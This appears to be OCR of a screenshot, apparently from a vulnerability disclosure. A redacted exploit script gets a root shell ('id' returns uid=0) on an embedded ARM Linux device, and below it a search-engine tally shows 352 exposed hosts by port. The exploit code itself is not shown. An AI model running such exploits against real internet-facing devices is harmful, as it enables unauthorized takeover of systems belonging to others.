


```
➜ exploits-collections python3 [redacted]..py http://[redacted].8.145/
Linux [redacted] 3.18.20 #1 PREEMPT Fri Jul 16 13:44:52 [redacted] 2021 armv7l GNU/Linux

> id && whoami
uid=0(root) gid=0(root)
root

> ls
[redacted]_download
[redacted]_backup_cgi
[redacted]_cache_clean_cgi
[redacted]_lan_status_check
[redacted]_reboot_cgi
[redacted]_spn_cgi
[redacted]_timeset_cgi
[redacted]_update_cgi
[redacted]_upload_cgi
[redacted]_vpn_check
[redacted]_auth
[redacted]_web_cgi
[redacted]_progress_cgi
y.cgi

> ▯
```



TOTAL RESULTS

352

TOP PORTS

80	293
81	50
5119	8
3000	1